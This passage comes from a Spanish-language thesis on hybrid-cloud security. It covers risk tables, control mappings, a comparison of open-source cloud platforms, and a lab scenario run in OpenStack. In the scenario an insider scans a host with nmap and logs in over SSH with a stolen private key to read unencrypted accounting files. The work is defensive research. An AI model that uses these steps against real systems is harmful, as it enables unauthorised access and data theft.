En el análisis realizado a partir de la matriz de riesgos se pudo apreciar que no hay riesgos aceptables que afectan la preservación de la seguridad y privacidad de la información de la nube híbrida, del mismo modo, el nivel de inadmisibilidad e inaceptabilidad estuvo en el 33,33% y 44,44% respectivamente (Fig. 9), evidenciando diferencias con respecto al análisis de amenazas y vulnerabilidades que sí mostraron porcentajes aceptables. Para el nivel tolerable se evidenció un 22,22% de riesgos que pueden ser tratados sin representar un impacto o indisponibilidad total de la información en un entorno de nube híbrida.

Este estudio indica el especial cuidado que se debe tener en cuenta cuando hay riesgos latentes de ocurrencia (altos y críticos) en la interoperabilidad de un entorno de nube híbrida.

Los riesgos seleccionados acorde a la metodología fueron:

- Descubrir y clasificar datos confidenciales residentes en la nube pública.
- Fuga de datos.
- Privacidad de datos expuesta.

Selección de amenazas, vulnerabilidades, riesgos

En la selección final se incluyeron los ítems más relevantes que afectan la preservación de la seguridad y privacidad de la información en la interoperabilidad de nubes híbridas; después de realizar el análisis y tratamiento se organizó la caracterización final mostrando algunos de los desafíos más relevantes que debe afrontar la nube híbrida, ver Tabla 32.

Tabla 32. Caracterización final de desafíos de la nube híbrida.

DESAFÍOS MÁS RELEVANTES DE LA NUBE HÍBRIDA		
AMENAZAS	**VULNERABILIDADES**	**RIESGOS**
- Malware por gestión de seguridad débil. - Amenazas internas. - Ataque de fuerza bruta por autenticación e identificación débil. - Empleados descontentos o maliciosos.	- Cifrado deficiente. - Roturas de conectividad de red. - Gestión descentralizada de identidad y credenciales.	- Descubrir y clasificar datos confidenciales residentes en la nube pública. - Fuga de datos. - Privacidad de datos expuesta.

3.1.4 Riesgos a estimar en la metodología de evaluación

Una vulnerabilidad es la predisposición de un sistema de ser afectado ante una amenaza, cuando esta se materializa, el riesgo se convierte en un incidente de seguridad; es por esto que la selección final de los riesgos interesa para la verificación y examinación durante la fase del entorno virtual experimental y así poder estimar la magnitud de las dificultades a la que está expuesta la información en un entorno de la nube híbrida en cuanto a seguridad y privacidad se refiere, además de analizar los resultados para la construcción de la metodología de evaluación.

Los riesgos más relevantes que afectan la seguridad y privacidad de la información en entornos de nube híbrida seleccionados en el análisis son:

- ***Descubrir y clasificar datos confidenciales residentes en la nube pública**:* Es importante la comprensión del riesgo de los datos sensibles que están publicados en la nube pública cuando se trabaja en un entorno híbrido, dado que no siempre existen controles y medidas que aseguren la privacidad de esta información. Descubrir, identificar y clasificar información sensible de manera no controlada sin tácticas o estrategias puede incurrir en un riesgo de seguridad cuando hay flujo de información entre una nube pública y una nube privada.
- ***Fuga de datos**:* Cuando los procesos de transferencia de datos no están cifrados puede producirse una fuga de información si no tienen medidas de seguridad, más cuando se comparte recursos de la nube pública y la nube privada.
- ***Privacidad de datos expuesta**:* Si no existen políticas rigurosas para los usuarios y personal que tiene acceso a los recursos de la nube híbrida, se puede generar el riesgo de exponer la privacidad de los datos así no sea de manera malintencionada dado que, la carencia de conocimiento del manejo de la computación en la nube deriva en una brecha de seguridad que puede exponer la información.

3.1.5 Clasificación de medidas y controles de protección

Medidas y controles de seguridad

En este apartado se analizan las medidas y controles en términos de seguridad relativas a la preservación de la seguridad y privacidad de la información en un entorno de nube híbrida, evidenciando que las medidas y controles contra ataques basados en Hardware y Software no son aplicables para los riesgos seleccionados en el estudio, dado que estos están más orientados a nivel de infraestructura física y lógica, por lo que las medidas y controles de seguridad más aplicables son las de auditoría y de cifrado tanto para amenazas, vulnerabilidades y riesgos como se observa en la Tabla 33.

Tabla 33. Medidas y controles de seguridad**.**

AMENAZAS	MEDIDAS Y CONTROLES DE SEGURIDAD			
	Contra ataques basados en hardware	**Contra ataques basados en hipervisor**	**A través de la auditoría en la nube**	**A través de cifrado efectivo**
Malware por gestión de seguridad débil.	X	X	X	X
Amenazas internas.	X	X	X	X
Ataque de fuerza bruta por autenticación e identificación débil.			X	X
Empleados descontentos o maliciosos.	X	X	X	X
VULNERABILIDADES				
Cifrado deficiente.			X	X
Roturas de conectividad de red.	X		X	X
Gestión descentralizada de identidad y credenciales.		X	X	X
RIESGOS				
Descubrir y clasificar datos confidenciales residentes en la nube pública.			X	X
Fuga de datos.		X	X	X
Privacidad de datos expuesta.		X	X	X

Medidas y controles de privacidad

En términos de privacidad, las medidas y controles en cuanto autenticación y gestión de seguridad son fundamentales para combatir las amenazas, vulnerabilidades y riesgos estudiados, por lo cual ambas medidas fueron seleccionadas como aplicables en este estudio como se puede observar en la Tabla 34.

Tabla 34. Medidas y controles de privacidad.

AMENAZAS	MEDIDAS Y CONTROLES DE PRIVACIDAD	
	Para autenticación e identidad	**Para la gestión de seguridad**
Malware por gestión de seguridad débil.	X	X
Amenazas internas.	X	X
Ataque de fuerza bruta por autenticación e identificación débil.	X	X
Empleados descontentos o maliciosos.	X	X
VULNERABILIDADES		
Cifrado deficiente.	X	X
Roturas de conectividad de red.	X	X
Gestión descentralizada de identidad y credenciales.	X	X
RIESGOS		
Descubrir y clasificar datos confidenciales residentes en la nube pública.	X	X
Fuga de datos.	X	X
Privacidad de datos expuesta.	X	X

Medidas y controles de seguridad y privacidad (comunes)

Las medidas y controles (comunes) que afectan tanto la seguridad y privacidad son importantes en la computación en la nube híbrida porque abordan de manera paralela ambos conceptos, es así como las medidas y controles basados en red, así como la evaluación de riesgos mitigan la brecha existente en la preservación de la seguridad y la privacidad de la información en la interoperabilidad de la nube híbrida en cuanto a las amenazas, vulnerabilidades y riesgos estudiados en este trabajo. Asimismo, la informática forense es importante como medida y control; sin embargo, no es totalmente aplicable en todos los ítems de las categorías mostradas, ver Tabla 35.

Tabla 35. Medidas y controles de seguridad y privacidad (comunes).

AMENAZAS	MEDIDAS Y CONTROLES DE SEGURIDAD Y PRIVACIDAD (COMUNES)			
	Contra ataques basados en red	**Contra las amenazas del modelo de entrega**	**A través de informática forense**	**De evaluación de riesgos**
Malware por gestión de seguridad débil.	X	X		X
Amenazas internas.	X	X	X	X
Ataque de fuerza bruta por autenticación e identificación débil.	X			X
Empleados descontentos o maliciosos.	X	X	X	X
VULNERABILIDADES				
Cifrado deficiente.	X	X		X
Roturas de conectividad de red.	X		X	X
Gestión descentralizada de identidad y credenciales.	X	X		X
RIESGOS				
Descubrir y clasificar datos confidenciales residentes en la nube pública.	X	X	X	X
Fuga de datos.	X	X	X	X
Privacidad de datos expuesta.	X		X	X

3.1.6 Selección final de medidas y controles de seguridad, privacidad y comunes

Con las condiciones descritas en la metodología, se generó el recuadro con la selección final de las medidas y controles tanto para seguridad, privacidad y comunes (Tabla 36), fundamentales para la fase de entorno virtual experimental.

Tabla 36. Selección final medidas y controles.

MEDIDAS Y CONTROLES		
SEGURIDAD	**PRIVACIDAD**	**SEGURIDAD Y PRIVACIDAD (COMUNES)**
A través de la auditoría en la nube. A través de cifrado efectivo.	Para autenticación e identidad. Para la gestión de seguridad.	Contra ataques basados en red. De evaluación de riesgos.

3.1.7 Esquema de riesgos estudiados

En la Fig. 10 se presenta el esquema de riesgos estudiados necesario para el desarrollo de la fase de pruebas en el entorno virtual experimental.




Fig. 10. Esquema de riesgos.

3.2 Fase 2: Entorno virtual experimental

En esta fase se realizó el análisis las cuatro plataformas que soportan computación en la nube híbrida (de código abierto) descritas en el marco teórico; se seleccionó una de ellas con la cual se realizó el diseño y despliegue del entorno virtual experimental. Las plataformas de computación en la nube híbrida analizadas fueron:

- OpenStack
- CloudStack
- Eucalyptus
- OpenNebula

3.2.1 Plataformas para la nube híbrida

Los marcos de código abierto aprovechan el código fuente abierto para que los usuarios puedan modificar y crear un único paquete funcional según las necesidades en su entorno de nube, por lo cual se diferencian a los grandes proveedores de computación en la nube como Microsoft Azure, Amazon Web Services (AWS), Google Cloud, entre otros, por su versatilidad a la hora de un desarrollo colaborativo.

Para este trabajo, conocer algunas características de las plataformas de código abierto como el año y origen son pertinentes para entender su recorrido y desarrollo, si cuenta con documentación colaborativa que se pueda consultar en diferentes repositorios, etc. En cuanto la arquitectura, compatibilidad, implementación, se puede tener una visión más amplia del funcionamiento y escalabilidad de cada plataforma.

La Tabla 37 describe algunas características importantes de las cuatro plataformas que son muy usadas en el mundo de la computación en la nube y permitió seleccionar las que más se ajustaba al desarrollo del proyecto en esta fase experimental.

Tabla 37. Comparativo de plataformas de nube híbrida.

CARACTERÍSTICA	OpenStack	CloudStack	Eucalyptus	OpenNebula
Año	2010	2010	2008	2008
Origen	Rackspace, NASA, Dell, Citrix, Cisco, Canonical.	Desarrollado por Cloud.com.	Santa Barbara university, Eucalyptus System.	Unión Europea.
Filosofía de servicio	Empresas, proveedores de servicios e investigadores.	Empresas, proveedores de servicios e investigadores.	Grandes empresas comerciales, instituciones de investigación.	Grandes empresas comerciales e instituciones públicas.
Arquitectura	Integración del objeto OpenStack y la computación OpenStack.	Servidor de gestión. Zona de disponibilidad. Pod. Nodos informáticos.	Agrupados jerárquicamente desde Cloud Controller (CLC) a través del Cluster Controller (CC) hasta el Node Controller (NC).	Tres módulos contienen todos los componentes.
Compatibilidad con API	API Nativa, Amazon EC2 API, CloudFiles REST API.	Amazon EC2 API, S3.	Amazon EC2 API.	API Nativa en Ruby y JAVA. XML-RPC API para creación de interfaces. OGF OCCI & Amazon EC2 APIs.
Implementación	Publica, Híbrida, Privada.	Publica, Híbrida, Privada.	Híbrida, Privada.	Híbrida, Privada.
Hipervisor	KVM, Xen, VMware ESX, ESXi, Hyper-v, LXC, QEMU, UML, PowerVM, Bare metal.	VMware, Oracle VM, KVM, XEN.	KVM, Xen, Vmware.	KVM, Xen, VMware ESX, ESXi.
Programación	Python	Java	Java, C, Python.	Java, Ruby, C++.
Sistema Operativo compatible	Linux, Windows.	Linux, Windows.	Linux (Ubuntu, Fedora, CentOS, OpenSUSE, Debian).	CentOS, Debian, Fedora, RHEL open-SUSE, SLES, Ubuntu.
Almacenamiento	Admite almacenamiento de objetos y bloques. Los volúmenes son persistentes. El almacenamiento de archivos es compatible con Swift.	Soporta iSCSI, NFS, SMB / CIFS; soporte para OpenStack Swift y Amazon S3.	Soporte para iSCSI, EBS, Amazon S3. Soporte de hardware para hardware de almacenamiento estándar de la industria.	Soporte de hardware para Fibre Channel, iSCSI, almacenamiento compartido NAS, SCSI / SAS / SATA.
Red	VLAN, IP pública, IP privada, SDN, IDS, Equilibrio de carga, Cortafuegos, VPN, Computación OpenStack.	VLAN, IP pública.	VLAN, IP pública, IP privada, Servidor DHCP activado el controlador de clúster.	VLAN, IP pública, IP privada, OVSwitch.
Interfaz de usuario	Interfaz web, interfaz de línea de comandos para implementar VM y una consola para administrar las VM.	Interfaz web e interfaz de línea de comandos (CLI).	euca2ools (CLI).	Interfaz web e interfaz de línea de comandos (CLI).

3.2.2 Selección Plataforma

Con base en la estrategia expuesta en la metodología junto con los criterios de evaluación (Tabla 17), se selecciona *OpenStack* como la plataforma a desplegar dado que, cumple en su mayoría con lo requerido para el entorno virtual experimental que se planteó en este proyecto, además tomando los criterios obtuvo la mejor puntuación total[3]; conjuntamente.
se evidencia mejores características y ventajas en relación con las otras plataformas analizadas, ver Tabla 38 y Tabla 39.

Tabla 38. Criterios de valoración general.

CRITERIO	OpenStack	CloudStack	Eucalyptus	OpenNebula
Interfaz de Usuario	2	2	1	2
Escalabilidad	2	2	2	2
Comunidad (contribuidores y partners)	2	1	1	1
Total	6	5	4	5

Tabla 39. Selección final de plataforma.

ESTRATEGIA	DESCRIPCIÓN
Definir	Las cuatro plataformas soportan entornos de nube híbrida.
Evaluar	La Tabla 38 muestra a OpenStack con una leve ventaja sobre el resto de las plataformas en cuanto a escalabilidad.
Calificar	A pesar de que las cuatro plataformas cumplen con lo necesario para desplegar un entorno virtual, OpenStack cumple con mejores términos de escalabilidad y mayor comunidad y respaldo.
Seleccionar	OpenStack actualmente es de las plataformas de computación en la nube (de código abierto) más importe que existe, con mejor reputación y escalabilidad por lo que es la seleccionada para el proyecto.

3.2.3 Requerimientos de instalación

El modelo de servicio diseñado para ofrecer nubes públicas y privadas, orientado a la nube híbrida es IaaS puesto que, brinda a los usuarios todos los beneficios de los recursos informáticos de su entorno local o público. En este modelo los usuarios administran aplicaciones, datos, sistema operativo, middleware y tiempos de ejecución. Además, el proveedor de IaaS ofrece virtualización,

[3] La puntuación dependió de la Tabla 16 por el cumplimiento de cada plataforma para los criterios definidos.

almacenamiento, red y servidores, lo que permite que el usuario no requiera un centro de datos local ni tener que actualizar o mantener estos dispositivos de hardware, físicamente hablando y tiene un control óptimo desde un panel o interfaz de programación de aplicaciones (API), diferenciándolo de los modelos PaaS y SaaS, ver Tabla 18. Por lo anterior, *IaaS* es el modelo de servicio que se eligió para el despliegue del entorno virtual con OpenStack.

Por otra parte, se escogió el software de virtualización gratuito *VirtualBox* porque es ampliamente usado y con buenas prestaciones; es desarrollado por Oracle Corporation, el cual soporta diferentes arquitecturas virtualizadas y permite instalar diferentes sistemas operativos, además ofrece funcionalidades de emulación de hardware como discos duros que se almacenan en contenedores locales (Virtual Disk Image).

El hardware por configurar en la máquina virtual fue adaptado según la capacidad del equipo de cómputo donde se realizaron las pruebas, tomando como base las recomendaciones de OpenStack, designando los siguientes recursos:

- Procesador: Intel Core i5-10400F CPU @ 2.90 GHz x 4
- RAM: 11 GB
- HDD: 240 GB
- Arquitectura S.O: 64 bits

Finalmente, la distribución de Linux seleccionada para ejecutar OpenStack fue *Ubuntu* porque es uno de los sistemas operativos que soporta esta plataforma según prerrequisitos (ver Tabla 19), se evidenció en la investigación que es la distribución más usada en comparación al resto de sistemas operativos, siendo líder para implementaciones de OpenStack según encuestas de usuarios de OpenStack de 2020, lo que hace a Ubuntu como el sistema operativo más popular para OpenStack. Ubuntu Server alimenta el 40 % de las nubes OpenStack en todo el mundo Fig. 11 y ha sido elegido por compañías en sectores de telecomunicaciones, finanzas, hardware, automotriz, medicina entre otros tales como AT&T, BNP Paribas, Cisco, BestBuy, Daimler y Spectrum Health [38].




Fig. 11. Sistemas Operativos que soportan OpenStack [38].

3.2.4 Diseño de entorno virtual experimental

De acuerdo con el conjunto de elementos que ofrece OpenStack, se realizó un diseño que contuviera los principales servicios requeridos para el despliegue del entorno virtual experimental descritos en la metodología, y se obtuvo un esquema topológico con los hosts, los servidores, sistema de autenticación, y arquitectura de red garantizando una interoperabilidad en la nube pública con la nube privada, como se observa en la Fig. 12.




Fig. 12. Diseño de entorno virtual experimental de nube híbrida.

3.2.5 Despliegue de entorno virtual experimental

VirtualBox y Ubuntu

Inicialmente, se realizó la instalación del sistema operativo Ubuntu para posteriormente instalar y desplegar la configuración de OpenStack, la configuración del entorno virtual experimental se realizó basado en el diseño planteado anteriormente.

El proceso de instalación, configuración y despliegue se puede revisar en el anexo B.

Entorno virtual experimental de nube híbrida

El despliegue de la nube híbrida en OpenSatck se observa en la Fig. 13 y Fig. 14 de forma general, donde se representa la nube pública y la nube privada.




Fig. 13. Entorno de nube híbrida desplegado.




Fig. 14. Entorno de nube híbrida general en OpenStack.

3.2.6 Pruebas de seguridad y privacidad en entorno híbrido

La migración de diferentes organizaciones a la nube híbrida permite repartir y trasladar cargas de trabajo, activos digitales, datos, aplicaciones entre otros, a ambos entornos (público y privado), significa la interacción de tráfico entre ambos ambientes; sin embargo, la seguridad y privacidad de la información depende de las métricas y medidas configuradas en cada entorno, por lo cual en esta fase se realizaron pruebas en diferentes escenarios, donde se evidenció la importancia de realizar una evaluación de seguridad y privacidad de la información antes y después de implementar o migrar a un entorno de nube híbrida. La Fig. 15 ilustra la arquitectura completa de nube híbrida desplegada en OpenStack que sirvió de escenario para las diferentes pruebas realizadas.




Fig. 15. Topología de nube híbrida en OpenStack.

Escenario posible de pruebas 1

Vulnerabilidad: Cifrado deficiente

Amenaza: Malware, amenazas internas

Riesgo: Fuga y privacidad de datos expuestos

Medida de protección: Auditoria en la nube (no periódica)

Un entorno de nube híbrida desplegado con sistemas de archivos consta de una clave pública y una clave privada (par de claves), como el conjunto de credenciales de seguridad utilizado para demostrar la identidad al conectarse a una instancia en OpenStack por medio de SSH. Las auditorías de accesos no autorizados a la nube se ejecutan semestralmente.

El director de TI olvidó almacenar la llave en un lugar seguro entendiendo que la persona que posea el par de clave privada podrá conectarse a las instancias tanto de la nube pública como de la nube privada sin ninguna restricción.

Dentro de dicha nube híbrida, un usuario malintencionado del área de tecnología logró obtener el par de clave privada a través del equipo administrador del director, gracias a la poca auditoria de seguridad existente en la organización. Para no generar sospecha ingresó a un equipo de la red privada gracias a su rol dentro del área de tecnología, y, con el par de clave privada en su poder accedió a diferentes instancias, tanto en la red de la nube privada como a la red de la nube pública, logrando captar información sensible para venderla a la competencia, además de implantar un Malware capaz de desencadenar un backdoor tanto en la nube pública como en la nube privada.

El escenario posible de pruebas fue contemplado en la Tabla 40 el cual se ejecutó satisfactoriamente en el entorno virtual experimental.

Tabla 40. Escenario de pruebas 1.

RED ORIGEN	IP ORIGEN (ATACANTE)	RED DESTINO (VÍCTIMA)	IP VÍCTIMA	INFORMACIÓN ACCEDIDA
LAN1	10.1.0.46 (172.24.4.36)	LAN2	10.2.0.102 (172.24.4.26)	Información contable almacenada en la red privada.
LAN1	10.1.0.46 (172.24.4.36)	Public	172.24.4.132	Información técnica de clientes especiales almacenada en la nube pública.

Acceso no autorizado a nube privada a través de clave privada

Inicialmente, el usuario malintencionado constató con la herramienta «nmap[4]» que el puerto 22 (SSH) estaba abierto en la instancia «PC2» con dirección IP local 10.2.0.102 y/o dirección IP flotante

[4] Nmap es una herramienta para escanear de puertos y comprobar cuáles están abiertos o cerrados.

172.24.4.26 (Fig. 16), el cual funciona como servidor de archivos (no cifrados) privado con información contable para usuarios con privilegios elevados.

Fig. 16. Escaneo Nmap a PC2.

Con la llave privada extraída, el usuario malintencionado procedió a guardarla en un equipo con privilegios de administrador de otro usuario gerencial de la LAN1 llamado «Service1» con dirección IP local 10.1.0.46 (IP flotante 172.24.4.36). Para no generar sospechas, y mediante ingeniería social logró obtener las credenciales de este equipo para no dejar rastros a su nombre (Fig. 17).




Fig. 17. Llave privada KeyPrivate.pem en equipo Service1.

Posteriormente, el usuario malintencionado procedió a realizar una prueba de conectividad exitosa hacia el equipo «PC2» por medio de una petición ICMP y procedió a realizar la conexión vía SSH a través de la consola, el comando utilizado fue *"ssh -i KeyPrivate.pem cirros@10.2.0.102"* evidenciando una conexión exitosa tanto por la dirección IP local (Fig. 18) como con la dirección IP flotante (Fig. 19), además de corroborar que la llave privada es la misma para acceder a las instancias tanto de la nube pública como de la nube privada.

Ya con la autenticación establecida el usuario malicioso pudo extraer la información de nivel contable que halló sin cifrar, navegando por los diferentes ficheros del servidor y cometer su objetivo de permear información de alto valor para la organización.

